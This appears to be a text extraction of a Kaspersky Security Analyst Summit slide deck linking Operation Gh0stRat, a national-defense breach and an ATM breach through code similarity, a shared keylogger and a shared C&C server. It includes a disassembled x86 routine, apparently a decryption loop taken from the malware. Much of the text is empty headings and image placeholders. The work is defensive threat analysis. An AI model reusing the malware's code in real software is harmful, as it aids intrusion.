
```
[0x403f70]
mov bl, byte [edi + esi]
xor bl, dl
xor bl, al
xor bl, cl
mov byte [esi], bl
mov bl, al
xor bl, cl
and bl, dl
mov dl, al
and dl, cl
xor bl, dl
mov edx, dword [esp + arg_10h]
mov cl, bl
lea ebx, [edx*8] ;[b]
xor ebx, edx
and ebx, 0x7f8
shl ebx, 0x14
shr edx, 8
or edx, ebx
lea ebx, [eax + eax] ;[b]
xor ebx, eax
shl ebx, 4
xor ebx, eax
mov ebp, eax
and ebx, 0xffffffff80
shl ebp, 7
xor ebx, ebp
shl ebx, 0x11
shr eax, 8
or eax, ebx
inc esi
sub dword [esp + arg_14h], 1
mov dword [esp + arg_10h], edx
jne 0x403f70 ;[c]
```



# CONNECTION WITH OLD OPERATION



# CONNECTION WITH EMERGING OPERATION



## CONNECTION WITH EMERGING OPERATION

## Code Similarity


### Same Keylogger (NHCKeySafe.exe)

## Same C&C Server

# Breached



# LET'S PUT THEM TOGETHER



# WHO IS THEM?



	Target	Intention
Operation Gh0stRat	Big enterprises (including defense company)	Intellectual property Military intelligence
MND Breached	National defense	Political profit Military intelligence
ATM Breached	ATM machine Ordinary people	Financial profit



Kaspersky®

# SECURITY ANALYST SUMMIT

# THANK YOU

[seongsu.park@kaspersky.com](mailto:seongsu.park@kaspersky.com) / [sbldhsb@gmail.com](mailto:sbldhsb@gmail.com)